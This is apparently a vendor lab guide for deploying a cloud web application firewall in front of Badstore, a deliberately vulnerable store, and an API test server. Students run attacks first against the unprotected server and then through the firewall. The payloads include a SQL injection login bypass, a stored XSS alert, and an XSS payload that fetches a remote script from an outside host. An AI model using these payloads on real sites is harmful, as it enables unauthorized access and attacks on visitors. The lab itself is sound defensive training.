Barracuda WAF-as-a-Service

Secured21 Customer Conference

Version 1

Introduction

In this Test Drive, you will learn how to deploy Barracuda WAF-as-a-Service to protect a test site by completing a series of lessons.   Each lesson will start with an introduction or a scenario.

Barracuda WAF-as-a-Service provides cloud-delivered, enterprise-grade application security without the administrative overhead of an appliance. You can secure your applications within minutes, regardless of where they are hosted. There is no infrastructure to deploy, scale, size, or maintain.

To learn more about WAF-as-a-Service, visit the landing page:

 https://www.barracuda.com/waf-as-a-service

The main WAF-as-a-Service documentation can be found here:

https://campus.barracuda.com/product/WAAS/doc/77399164/getting-started

The test site you will be using is a web application called Badstore. Badstore is an intentionally vulnerable application created by Barracuda Networks in 2004 and contributed to the OWASP Vulnerable Applications project. This site uses JavaScript and MySql technologies and is on port 80.

Check your email for important information

- As part of the Test Drive, you have received an email from Microsoft Azure Marketplace Team

- The following are the key items of information you will need from the email:
    1. Login URL
    2. Login Email
    3. Login Password
    4. Backend Server Domain Name
    5. API Server Domain Name

WAF-as-a-Service Concepts for this Test Drive

Full Proxy

WAF-as-a-Service is a full proxy located in the cloud, between the client and backend server. The HTTP session between the client and WAF-as-a-Service is separated from the HTTP session between WAF-as-a-Service and the backend server by the full proxy.

User Interface

The WAF-as-a-Service user interface consists of **Components** on the left and settings on the right. **Components** make it easier to visually organize your security settings. Additional components may be added by clicking **Add Components.** A full **REST API** is also available.

Applications

An Application in WAF-as-a-Service is an instance of WAF-as-a-Service for your application. You can have many applications in your WAF-as-a-Service account.

Dashboard - The component which shows a high-level overview of attacks and traffic.

Endpoints

Incoming traffic for your application arrives at the endpoint. An endpoint is a combination of an IP address and a TCP port. One application can have multiple endpoints.

CNAME

The unique domain name WAF-as-a-Service uses to front your application, which can be seen on the Endpoints component.   It will have the format app######.prod.cudawaas.com. You can use this domain name to reach your application through WAF-as-a-Service. In a real deployment, you would configure a CNAME on your DNS server to point your domain name to CNAME.

Backend Server - This is your web server. One application can have multiple backend servers.

Encryption

When you configure an endpoint to use the HTTPS protocol, traffic between your users and Barracuda WAF-as-a-Service is encrypted with the SSL protocol. If your website uses SSL, traffic is also encrypted between WAF-as-a-Service and your website.

Deployment Locations

The physical geographic location for a WAF-as-a-Service instance. Barracuda's partnership with Microsoft Azure enables you to deploy WAF-as-a-Service in most Azure locations.

Firewall Logs

Firewall Logs are generated when suspicious requests are detected, based on the security settings. View Firewall Logs in the **Logs** Component

Getting Started

Browse to your Backend Server

- Using the **Backend Server domain name** from the email, browse to the server on port **80**
- It may take a few minutes after the Test Drive starts for the Backend Server to instantiate, so if the site does not load, try again in a few minutes
- Note at this point you are going directly to your web server, not through WAF-as-a-Service

Log in to Barracuda WAF-as-a-Service

- Your next step is to login to Barracuda WAF-as-a-Service administration portal.
- Go to https://waas.barracudanetworks.com/ or follow the link in the email you received.
- Log in with the student email and password provided in the email you received.

Add your Application to WAF-as-a-Service

- Click Add Application.
- On the Websites step, enter **Badstore** for the Application Name
- For the Backend Server, use the **Backend Server Domain Name** from the email you received, for example backendserverXXXXXXXX.eastus2.azurecontainer.io
- Click Continue.

- **Uncheck** HTTPS and **uncheck** Redirect HTTP to HTTPS, and click **Continue**

NOTE: In a real deployment we would use HTTPS for encryption. We are skipping this part.

- On the next screen, for the Backend Server, WAF-as-a-Service resolves the IP for the domain name. Change the protocol from HTTPS to the **HTTP** protocol, select port **80,** Click **Test Connection,** then click **Continue**

- On the Select Mode step, select **Block** and click **Add.**

Note: in an actual deployment, you would start with Monitor mode first, to check for any false positives before switching to blocking.

- On the next screen, it will tell you to change the DNS record of your site but doing this DNS change is outside the scope for this lesson, so you do not have to do that.
- Instead, make a note of the domain name under **CHANGE CNAME TO** we will be referring to this as your **CNAME** throughout this training.
- Click **Close**.

- You will see an "Updating Configuration" message indicating your WAF-as-a-Service application is being provisioned. Note that in most cases, this will take less than a minute, but could take up to five minutes. Click **OK**. Click **Close**

Test your WAF-as-a-Service Application

- You should now be on the **Endpoints** component of WAF-as-a-Service
- Note: Because we skipped the DNS changes for this Test Drive, you will see "DNS Update Pending" and this is expected.
- We will be using the **WAF-as-a-Service CNAME** for our application as shown under **CNAME**

DOMAIN	CNAME	PORT	STATUS
backendserver .eastus2.azurecontainer.io (0 more)	app34 153.prod.cudawaas.com	80	⏱ DNS Update Pending

- **Wait up to 5 minutes**
- Browse to your **CNAME**, for example http://app######.prod.cudawaas.com/
- You should see the Badstore application

- Please note it may take up to 5 minutes for the CNAME to be ready, so if it does not work, please wait a few minutes then try again.

Configuring the Application Security Policy

Default Security Posture

A WAF-as-a-Service deployment starts with reasonable default security settings, which together become the out-of-the-box security posture for a new application. These settings may be tuned, either broadly for the whole application, or in a very fine-grained manner for certain URLs and Parameters.

The following table shows the corresponding WAF-as-a-Service component to tune each default setting.

- You do not have to do any steps here.
- Proceed to the next step

Mechanism	Description	Default	WAF-as-a-Service Component
Check Protocol Limits	Check size limit on various HTTP protocol elements like request length, header length etc. These checks prevent a wide class of possible Buffer Overflow attacks	Yes	URL Protection Parameter Protection App Profiles
Cookie Security Mode	Encrypted makes all cookies un-readable by the client browser. Signed makes cookies visible but attaches a signature to prevent tampering.	Off	Cookie Security
URL Protection	Enables protection on a URL. These settings are ignored when URL Profiles are used for validating the incoming requests.	Yes	URL Protection
Parameter Protection	Enables protection on request parameters by enforcing limits on various sizes	Yes	Parameter Protection
SQL Injection Prevention	SQL injection attack allows commands to be executed directly against the database, allowing disclosure and modification of data in the database	Enable	URL Protection Parameter Protection App Profiles
OS Command Injection Prevention	OS commands can often be used to give attackers access to data and escalate privileges on servers	Enable	URL Protection Parameter Protection App Profiles
XSS Injection Prevention	Cross-Site Scripting (XSS) takes advantage of a vulnerable Web site to attack clients who visit that Web site	Enable	URL Protection Parameter Protection App Profiles
Default Character Set	This affects how incoming requests are decoded before inspection. The Default Character Set is used when the charset cannot be determined by other means	UTF-8	URL Normalization
Suppress Server Errors	Enables the Barracuda Web Application Firewall to insert a default or custom response page in case of any error responses from the server	Yes	Response Cloaking

Bot Protection

There are some good Bots such as search engines. But did you know that up to 82% of Bot traffic is from malicious bots that attack user accounts? These Bots skew analytics, scrape your confidential data, lock up your inventory, and generally impact your customer experience. Minimize the risk of data breaches, reputational damage and financial disasters by deploying WAF-as-a-Service Bot Protection components.

Web Scraping Attack Prevention

Our competitor, TerribleStore, started selling the same things and whenever we change our prices, their prices are almost immediately 1 cent cheaper than ours! How do they do that? How do we stop them?

- The competitor is using a Web Scraper to scrape our customer's price list.
- Add the **Distributed Denial-of-Service** component.
- Click on the **DDOS Component** to expand the List of sub-components
- Choose **Web Scraping**, turn on "**insert hidden links**" and "**insert JavaScript**" and click **Save**.

- Hidden Links and Bot-detecting JavaScript are both inserted into the web page as it passes outbound through WAF-as-a-Service Page on the way to the Browser.

- Here is a Before & After view of the page source showing the technologies WAF-as-a-Service has inserted into the web page.
  - Before the Web Scraping protection, we see just a plain web page.

```html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
  <head>…</head>
  <body>
    <div id="doc"> == $0
      <div id="hd">…</div>
      <div id="bd">…</div>
      <div id="ft">BadStore v1.2.3s - Copyright © 2004-2005</div>
    </div>
  </body>
</html>
```

  - After the Web Scraping Protection, notice the hidden links and the JavaScript which helps determine if the client is a Bot or a Human.

```html
Elements   Console   Sources   Network   Performance   Memory   Application   Security   Lighthouse
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
  <head>…</head>
  <body> == $0
    <div id="doc">…</div>
    <a hidden href="/LcnsybRCnW-QKT_eotWDXUtzymqSCCxkJv2sbAu7GVg=.html">LcnsybRCnW-QKT_eotWDXUtzymqSCCxkJv2sbAu7GVg=.html</a>
    <script type="text/javascript">
      function setCookie (name) { var a = -670327761; var b = 894658860; var c = a+b; document.cookie = name+"="+c; } function
      set_answer_cookie() { setCookie("x-bni-ja"); } set_answer_cookie();
    </script>
  </body>
</html>
```

```
<html><body style="font-family:times;color:white;font-size:15px;" bgcolor="#405f8d"><title>Validation request</title><h3 align="center">User validation required to continue...</h3><hr>Please type the text you se
e in the image into the text box and submit<p><img src = "/captcha.gif"></p><form name="input" action="/captcha_resp" method="POST" enctype="application/x-www-form-urlencoded"><input type="text" name="captcha_r
esp_txt" /><input type="submit" value="Submit" /></form></p></body></html><p>[ Refresh the page to generate a new image. ]</p><p>Note:<ul><li>If you get here while trying to submit a form, you may have to re-su
bmit the form.</li><li>Access to this domain may need the browser to have javascript and cookie support enabled. </li></ul></p><hr>
<br><em>Validation needed due to the detection of invalid input from this client IP address, error code : <b><font color=yellow>421</font></b></em><br><em>Number of attempts left : <b><font color=yellow>5</font
></b></em>
```

Testing for Credential Stuffing Vulnerabilities

Databases of leaked credentials on the dark web are exploited for malicious activities such as Account Take Overs (ATO) by "stuffing" the credentials into login fields found all over the web. This is commonly known as a Credential Stuffing attack. We will test if our server is vulnerable to this.

- Browse to your **Backend Server URL**. Do not Browse to your CNAME
- Click **Login / Register**
- Try logging in as julio.tan@gmail.com and password: **please**

You will see the login simply fails because that's not a valid user.

UserID and Password not found!

Use your browser's Back button and try again.

But that set of credentials is taken from a leaked database and is in fact a credential stuffing attack. Your web application has no way of knowing this is a credential stuffing attack, because it appears like a legitimate login attempt, and can lead to account takeover.   Your server is vulnerable to this attack.

Blocking Credential Stuffing

WAF-as-a-Service leverages Barracuda Active Threat Intelligence (ATI) to determine this is an attack. You can read more about Barracuda ATI here: https://www.barracuda.com/cap#benefit-1

- Add the **Bot Protection** component
- Expand the Bot Protection Component
- Click **Bot Attacks**, then under **Credential Attack Protection** enter
  - **email** for the username field
  - **passwd** for the password field

Credential Attack Protection ON

Protection Type   ● Credential Stuffing   ○ Credential Spraying

Block logins to your application using predefined pairs of usernames and passwo compromised and available on the dark web.

Username   email

Password   passwd

- Wait a few seconds for WAF-as-a-Service to update
- Browse to your **CNAME**, for example: http://app######.prod.cudawaas.com/
- Click **Login / Register**
- Try logging in as julio.tan@gmail.com and the password is: please

Verify the WAF-as-a-Service blocks this, and after a few minutes the Firewall Log shows this.

Now we know we are under a credential stuffing attack, and are protected from it, and we know details of the attacker such as their source IP address, what country they are from, and other details.

OWASP #1 Confirming the existence of a SQL Injection Vulnerability

We start our search for vulnerabilities with an attack from the OWASP Top 10 (https://owasp.org/www-project-top-ten/). Hackers usually attempt to bypass user logins by exploiting a SQL Injection vulnerability. In this lesson, we will find the vulnerability.

- Browse to the **Backend Server URL** provided in the email, on port **80**. Note: You are going directly to your Backend Server for this step. Do not use the CNAME
- You will see you are an **Unregistered User** as shown near the top of the web page

- Click **Login / Register** and enter **' or 1=1 #** for the email address, then click **Login**.

- This SQL Injection will succeed, and you will see near the top of the web page that you are logged in as the "Test User" without knowing their real email address or password.

- This proves a SQL injection vulnerability exists on this site.

Blocking a SQL Injection Vulnerability

- Now we will try the same SQL Injection, but this time through the WAF-as-a-Service
- Browse to your **CNAME**, for example http://app######.prod.cudawaas.com/
- You will see you are an Unregistered User as shown near the top of the web page.

BadStore.net
Welcome **{Unregistered User}** - Cart

- Click **Login / Register**, and enter **' or 1=1 #** in the email address, then click **Login**.

BadStore.net
Welcome **{Unregistered User}** - Cart contains 0 items at $0.00   View Cart

Shop Badstore.net	Login to Your Account or Register for
Home	Login to Your Account
What's New	
Sign Our Guestbook	Email Address: ' or 1=1 #
View Previous Orders	Password:
About Us	
My Account	Login

- You will get a block page because the WAF-as-a-Service blocks the SQL injection attack, and this attack never even makes it to the web server.

You have been blocked
You are unable to access this website

How can I resolve this?
You can email the site owner to let them know you were blocked. Please include what you were doing when this page occurred and the event ID found at the bottom of the page.

178fbf8b3b0-e1efd43d

47.156.11.216

- In WAF-as-a-Service, go to the Logs component, choose firewall logs, and you will see the log entry with the event ID and details of the SQL Injection attack as shown here

⊟ 2021-04-22 16:44:43	DENIED	/cgi-bin/badstore.cgi	🇺🇸 47.156.11.216	GET	SQL Injection in Parameter

Event Details   MARK AS FALSE POSITIVE

Date	2021-04-22 16:44:43	Endpoint	app544842.prod.cudawaas.com:80
ID	178fbf8b3b0-e1efd43d	URL	/cgi-bin/badstore.cgi
Severity	Alert	Method	GET
		Query String	action=search&searchquery=%27or+1%3D%271

OWASP # 3 Blocking Cross-Site Scripting (also known as XSS)

"People are complaining they are getting viruses and strange behavior when they go to our website. They will not shop with us if they can't trust the reputation of our online store."

We will now execute two Cross-Site Scripting (XSS) attacks against WAF-as-a-Service which will stops these attacks. First, we will do a simple XSS attack, then a more advanced one. Both will be blocked.

- Cross-Site Scripting defense is enabled by default on WAF-as-a-Service, so as soon as you deploy WAF-as-a-Service, you are protected.
- We will just be testing the protection in this lesson.
- Browse to your **CNAME**, for example: https://app####.prod.cudawaas.com

The comment field of the guestbook is vulnerable to XSS injection

- Click on **Sign Guestbook**, put in your name and your email address
- For the comment, put this exact text below. You can copy and paste.

```
<script>alert('go to terriblestore.com for lower prices!');</script>
```

- This XSS attempt is blocked by WAF-as-a-Service and never reaches the Backend Server
- View the Firewall logs to see the details of this attack.
- Let us do another XSS attack, this time slightly more advanced
- Click on **Sign Guestbook**, put in your name and your email address, and leave this exact text below as the comment (copy and paste is recommended). Note that even after pasting, you may need to fix up quotes and/or hyphens, so please make sure it is this exact text:

```
<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```

- This will be blocked by the WAF-as-a-Service as before and is never seen by the web server.
- You can view the details of this attack in the Firewall logs.

Confirming a Cross-Site Scripting vulnerability

Now we will go directly to our Backend Server and repeat the same XSS attacks to verify they exist.   WAF-as-a-Service will not see the attacks and will not block them.

- Browse to your **Backend Server URL** (not your CNAME)
- Click on Sign Guestbook, and enter this comment, being careful to use single quotes as shown.

```
<script>alert('go to terriblestore.com for lower prices!');</script>
```

- You will see a pop-up with the advertising for a competing site, luring your customers away.

- While simple, this type of stored XSS that can be thought of as an advertising fraud type attack
- Try leaving another comment. You will see the same Terriblestore advertising pop-up again, and everyone who leaves a comment will see this stored XSS.

Now to do a more interesting XSS attack.

- Click on Sign Guestbook again, then Enter your name and email as before, but this time put the following exact text for the comment. Copy and paste is recommended.

```
<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```

If the attack worked, you should get an eye-catching result demonstrating an example of the negative effect a XSS attack can have on your user experience. Go **back**

Venturing beyond the OWASP Top 10

Application Security requirements go further than SQL Injection and XSS and the OWASP Top 10. In this lesson we will add more WAF-as-a-Service components to our security policy.

Geolocation

> *We only do business with US and UK. Can you block all other countries? We also want to block TOR nodes and anonymous proxies.*

Click on Add Components ![+ ADD COMPONENTS]

Look at the available components in WAF-as-a-Service to block web requests outside of the US and UK.

- Scroll down to find the **IP Address Geolocation** component, and click Add

- Click the double arrow ![»] to move all countries to the Blocked side
- Move your country to the allowed side using the single arrow ![<]
- Turn on blocking for Barracuda Reputation Blocklist, TOR Nodes and Anonymous Proxies.
- Click **Save**.

Allow Trusted Clients

Scenario: *We have an anti-defacement service that accesses the site, and we want it to be exempt from all WAF checks. The service always sends requests from IP 38.227.79.50*

- Add the **Trusted Hosts** component.

- Enable Trusted Hosts.
- Click **Add Host**. Enter "Trusted" for the Name. Enter the IP 38.227.79.50 and mask 255.255.255.255. Click **Add**.
- Click **Save**

Adding an Exception for a simple False Positive

Scenario: Sometimes application security settings may block something that normally would be an attack but is actually something we want to allow. This is known as a false positive and is commonly found in application security in general, not just in WAF-as-a-Service.

In this lesson we will easily correct a false positive by adding an exception.

- Browse to your **CNAME**, for example: http://app######.prod.cudawaas.com/
- Click on **Sign Guestbook**
- Enter your name and email and then copy and paste the following for the comment text:

I tried to order from the union of your stores, but when I try to select a product, from your selection, I cannot!

- You will see you are blocked from posting the comment. Why?

- Look at the Firewall Logs to see why the request was blocked

- The comment includes keyword "Union" in a way that matches a SQL Injection signature
- We will turn off SQL Injection blocking in only this part of the application but not the entire site.
- Add the **App Profiles** component, then Click **Add URL**
- For the **URL** field, enter the URL from the firewall log: `/cgi-bin/badstore.cgi`
- Leave all other settings at default and click **Add**

- Hover over the "badstore.cgi" profile, and click the "Add Parameter" icon

- For **Parameter Name**, enter **comments**
- This is the parameter which was blocked in the firewall log
- For the **Parameter Class**, select **Custom**
  Uncheck "Block SQL Injection" but check all the other Block types

- Click **Add**
- Go to **Sign Guestbook**, add the same comment as before
- Notice you are not blocked this time.

Confirming Credit Card PII Leakage Vulnerabilities

Scenario: PII stands for Personally Identifiable Information. We were showing off our reporting system to our auditor last week. We logged into the site's admin interface by going to the "Login/Register" page, entering "admin" in the username box and "secret" in the password box. Then we went to the Super-Secret Administration Menu by navigating to /cgi-bin/badstore.cgi?action=admin . We chose "View Sales Reports" and clicked "Do It." Our auditor told us we were in danger of failing the audit because we were showing full credit card numbers, and PCI compliance, and were in danger of legal consequences.

- Browse to your **CNAME**, for example: http://app######.prod.cudawaas.com/
- Click on **Login/Register**
- Login as **admin / secret**
- Manually change to URL to **CNAME** /cgi-bin/badstore.cgi?action=admin. For example: http://app######.prod.cudawaas.com/cgi-bin/badstore.cgi?action=admin
- Choose **View Sales Reports** and click **Do It**

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2016-11-23	23:11:57	$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008

- As you can see, Credit Card numbers are being shown.
- WAF-as-Service can prevent this PII leakage from occurring.

Blocking PII Leakage

- Add the Data Theft Protection component.

- Turn on Data Theft Protection if it is not already On
- Click Add Element.
- Enter "CC" for the Data Theft Element Name
- Choose **Credit Cards** for Identity Theft Type
- Select **Cloak** for the action. Cloak will obscure the credit card number so the customer can pass the audit. Click **Add**.
- Wait a few minutes for WAF-as-a-Service to update.
- Refresh the "**View Sales Reports**" until you see the Credit Card numbers have been obscured. The few Credit Card numbers that are not obscured are not actually valid credit card numbers

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	XXXX-XXXX-XXXX-1111	0705
2016-11-24	23:11:58	$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	XXXX-XXXX-XXXX-0004	0905
2016-11-23	23:11:57	$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008

Adding an Exception for a False Positive in File Uploads

*Scenario: One of our suppliers is having trouble uploading their price lists. Our supplier is going to the "**Supplier Login**" section, entering their email **big@spender.com** , their password "**money**", and clicking **Login**.   Our supplier has made the price list for you to use for troubleshooting available at the following link:*
https://sabrett1.blob.core.windows.net/testdrive/pricelist.dat

- Save the pricelist.dat file to your computer
- Browse to your **CNAME**, for example: http://app######.prod.cudawaas.com/
- Click on **Supplier Login**
- **Login** with email: **big@spender.com** and password: **money**
- Click **Choose File**, select the pricelist.dat file you saved, enter a filename of "my-pricelist.doc", and click **Upload**.

- Review the firewall log entry to see why it was blocked
- Go to the **Parameter Protection** component you previously added.
- Find the Max Upload File Size input and change it to 10240 (10MB).
- Click Save.
- Test again and verify you can upload your file

API Protection

Internet-facing APIs are highly prevalent today. The number of systems that speak to each other to accomplish various functions – from buying a phone on a payment plan to paying for lunch online – is enormous, and all of them use APIs. APIs require significant security at the application layer.

WAF-as-a-Service protects APIs from attacks using the following (partial list):

- Providing a Secure TLS channel to the API Service
- Enforcing HTTP Verb-based Security Constraints
- Enforcing endpoint and JSON key constraints
- Enforcing Rate-Limits on API endpoints
- Filtering Malicious Data from Untrusted User Inputs
- Uninterrupted API Delivery with Virtual Patching and Load Balancing

Modern API's have an OpenAPI specification that defines the API structure.

We will use the **Petstore API server** listening on port **8080** as our test server.

Browse to your Backend Server

- Using the **API Server URL** from your email browse to the server **on port 8080**
- It may take a few minutes after the Test Drive starts for the Backend Server to instantiate, so if the site does not load, try again in a few minutes
- Note at this point you are going directly to your API server, not through WAF-as-a-Service

Add your API Application to WAF-as-a-Service

- Click back until you are at the WAF-as-a-Service starting page.
- Click **Add Application**.
- On the Websites step, enter **Petstore** for the Application Name
- Enter the **API Server URL** from the email you received for the Backend Server
- Click **Continue**
- **Uncheck** HTTPS and **uncheck** **Redirect HTTP to HTTPS,** and click **Continue**

NOTE: In a real deployment we would use HTTPS for encryption but we are skipping this part for this lesson

- On the next screen, for the Backend Server (in this case the Petstore API Server), WAF-as-a-Service resolves the IP address from the domain name. Change the protocol from HTTPS to the **HTTP** protocol, select port **8080,**

  Click **Test Connection,** Click **Continue**
- On the Select Mode step, select **Block** and click **Add.**

  Note: in an actual deployment, you would start with Monitor mode first, to check for any false positives before switching to blocking.

- On the next screen, it will tell you to change the DNS record of your site but doing this DNS change is outside the scope for this lesson, so you do not have to do this.
- Instead, make a note of the domain name under **CHANGE CNAME TO** as we will be referring to this as your **CNAME** throughout this training. Click **Close**.

Test your WAF-as-a-Service API Application

- The "Updating Configuration" message indicates your application is being provisioned. In most cases, this will take less than a minute, but could take up to five minutes. Click **OK**

- You should now be on the Endpoints component of WAF-as-a-Service
  Note: Because we are skipping the DNS changes for this Test Drive, you will see "DNS Update Pending" and this is expected.
- Change the Deployment Location to Netherlands, Amsterdam

- Note will be using the **WAF-as-a-Service CNAME** for our application as shown under **CNAME**. For example, to go to our Backend Server directly, we will use the Backend Server URL. To go through WAF-as-a-Service to our server, we will use the CNAME URL.

- Browse to your **CNAME** that you noted above. Copy and paste is suggested.
- If you cannot load the site, please wait a few minutes and try again. You should see the same Petstore API application as you did before when you went directly to your web server

Importing the OpenAPI Definition

- In your browser tab where you have the **CNAME** , right-click on the link that ends with openapi.json as shown and save the file to your computer as **openapi.json**

Swagger Petstore - OpenAP

http://app513853.prod.cudawaas.com/api/v3/openapi.json

This is a sample Pet Store Server based on the OpenAPI 3.0 specification. Yc

- Add the **JSON Security** Component by clicking on **Add Components**
- Click **Import JSON Specs**, select the **openapi.json** file that you have downloaded.
- WAF-as-a-Service imports the OpenAPI definition as a list of Profiles and a Policy.
  - ○ A Profile is a JSON API endpoint with zero or more JSON Keys
  - ○ A Policy only contains limits for JSON Keys
- In the Profile, each API endpoint and JSON Key has settings that can be viewed and edited.
- Click the "**Pet**" **JSON Endpoint** and click the **pencil icon** to view (not change) the settings.

- Click the "**category**" **JSON Key** and click the **pencil icon** to view (not change) the settings.

API Method Protection

The OpenAPI specification defines the allowed HTTP Methods (verbs) for each API endpoint. WAF-as-a-Service refers to API endpoints as JSON Profiles.

- In the JSON Security component, click the **pencil** next to **store**/**order** to edit the JSON Profile

- Change the **URL Match** to **/api/v3/store/order**
- Turn **Block Attacks On**
